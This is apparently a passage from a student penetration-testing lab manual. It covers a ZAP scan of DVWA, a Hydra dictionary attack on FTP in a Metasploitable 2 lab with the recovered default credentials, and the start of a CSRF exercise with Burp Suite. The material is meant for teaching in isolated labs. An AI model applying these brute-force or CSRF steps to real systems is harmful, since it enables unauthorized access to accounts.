Automated Scan Completed




Fig 1: OWASP ZAP automated scan completed for the local DVWA target; the Alerts panel shows 10 alerts.

Alerts Tab




Fig: Actual ZAP Alerts tab showing the scan's detected alert categories, including CSP Header Not Set and missing security headers.

Generated HTML Report




Figure 3: Actual ZAP HTML report opened in the browser, showing the report title, generation time, and ZAP version.

RESULT

The local DVWA web application was scanned successfully using OWASP ZAP. The completed scan displayed 10 alerts, including a Medium-risk Content Security Policy (CSP) Header Not Set finding, Low-risk missing security-header and cookie-configuration findings, and Informational observations. The ZAP HTML report was generated successfully.

EXPERIMENT 10

CRACK FTP CREDENTIALS USING A DICTIONARY ATTACK

AIM

To perform a dictionary-based attack against an FTP service in the authorized Metasploitable 2 lab environment using Hydra and verify the recovered credentials through a manual FTP login.

TOOLS REQUIRED

- • Kali Linux
- • Metasploitable 2 target machine
- • Nmap
- • Hydra
- • Custom username and password wordlists
- • FTP client

PROCEDURE

1. Confirm connectivity to the target machine at 192.168.56.101 using ping.
2. Scan TCP port 21 with Nmap to identify the FTP service and its version.
3. Create users.txt containing admin, msfadmin, root, and user.
4. Create passwords.txt containing password, msfadmin, 123456, and admin.
5. Run Hydra against the FTP service using the username and password wordlists.
6. Document the valid credential pair reported by Hydra.
7. Connect manually with the FTP client and verify that the recovered credentials are accepted, then exit the FTP session.

OUTPUT




Fig1: Nmap scan identifying FTP on port 21 (vsftpd 2.3.4) and setup of the lab directory.




Fig 2: Creation and display of the username and password wordlists.




Fig: Hydra output showing the valid FTP credential pair found during the dictionary attack.




Fig 4: Manual FTP login verification showing successful authentication.

RESULT

The FTP dictionary attack was completed successfully in the isolated lab environment. Nmap identified the FTP service running on 192.168.56.101 at port 21 as vsftpd 2.3.4. Hydra found the credential pair msfadmin / msfadmin from the supplied wordlists, and a manual FTP connection confirmed successful authentication. This demonstrates why weak or default credentials should be replaced with strong, unique passwords.

EXPERIMENT 11

PERFORM CROSS-SITE REQUEST FORGERY (CSRF) ATTACK

AIM

To study and demonstrate a Cross-Site Request Forgery (CSRF) scenario in the intentionally vulnerable DVWA application by inspecting the password-change request at Low security using Burp Suite.

TOOLS REQUIRED

- Kali Linux (WSL)
- Damn Vulnerable Web Application (DVWA)
- Burp Suite Community Edition
- Web browser
- Text editor and local HTTP server (for the optional proof-of-concept page)

PROCEDURE

1. Launch the DVWA service in Kali and open http://127.0.0.1:42001 in the browser.
2. Log in to DVWA and open DVWA Security. Set the security level to Low and save the setting.
3. Choose Vulnerabilities → CSRF to display the password-change form.
4. Access Burp Suite and use Proxy → HTTP history to locate the request sent by the CSRF page.
5. Examine the request parameters. The captured request contains password_new, password_conf, and Change=Change. The displayed request does not contain a user_token parameter.
6. Examine the response. The supplied capture shows HTTP/1.1 200 OK and the DVWA CSRF page HTML. This response confirms that the page was returned, but by itself does not prove that the password was changed.
7. If required by the lab instructor, perform a controlled proof-of-concept only against this local DVWA instance, then verify the outcome using DVWA's Test Credentials control. Do not test against any real or third-party website.

OUTPUT




Fig 1: DVWA CSRF password-change page at Low security.




Fig 2: Burp Suite response showing the CSRF page returned with HTTP 200 OK.

